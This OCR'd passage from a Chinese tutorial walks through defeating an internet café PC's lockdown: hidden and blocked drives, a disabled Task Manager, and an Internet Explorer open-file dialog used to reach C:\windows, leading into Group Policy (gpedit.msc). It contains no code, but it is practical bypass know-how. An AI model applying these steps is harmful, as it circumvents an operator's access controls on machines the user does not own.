


图2

前面的C盘到F盘已经被隐藏了，既然网管没有隐藏G盘和H盘，也就说明了在这两个盘上面没有什么有价值的东西存在，我们尝试看可不可以进入C盘，在地址栏中直接输入C:，提示我们不允许直接访问（图3）。




图3

看来，管理员已经禁止访问C盘了，这个网吧的确比较厉害。另外我尝试打开任务管理器时也提示已经被管理员禁用。我们再来看看下载，随便下载一个东西，却发现根本没有"打开"选项，而"保存"按钮也是灰色不可用（图4）。




图4

网吧中的设置情况基本就是如此了。由于可以使用右键，我打开桌面上一个快捷方式的属性，希望可以通过"查找目标"

到达磁盘，但是却发现只有“更改图标”这一项了（图5）。




图5

我们再来试试IE，打开IE，再依次点击IE工具栏上“文件”→“打开”，却发现“确定”按钮也是灰色的不可选（图6），点击“浏览”，总算是找到了突破点了，我们可以在文件名栏中直接输入c:\windows，就可以进入到windows目录下了（图7）。




图6




图7

另外有一点别忘了，我们要把“文件类型”改为“所有类型”，这样才会看到除了HTML以外的所有文件。好了，我们终于解决进入磁盘的问题了，接下来的破解就由WindowsXP的新主角——组策略来帮我们的忙了。

组策略是微软为WindowsXP以后的系统加的新工具，通俗点来讲它融合了很多实用的对系统内部进行修改的功能。在这以前，我们基本上是靠修改注册表才能实现的，有了组策略就更显得方便和傻瓜化了。简单地说它就是一个注册表工具。组策略的执行文件gpedit.msc是存放在%windir%\system32下的（图8）。我们可以通过在“开始”－“运行”栏中输入gpedit.msc来打开它。

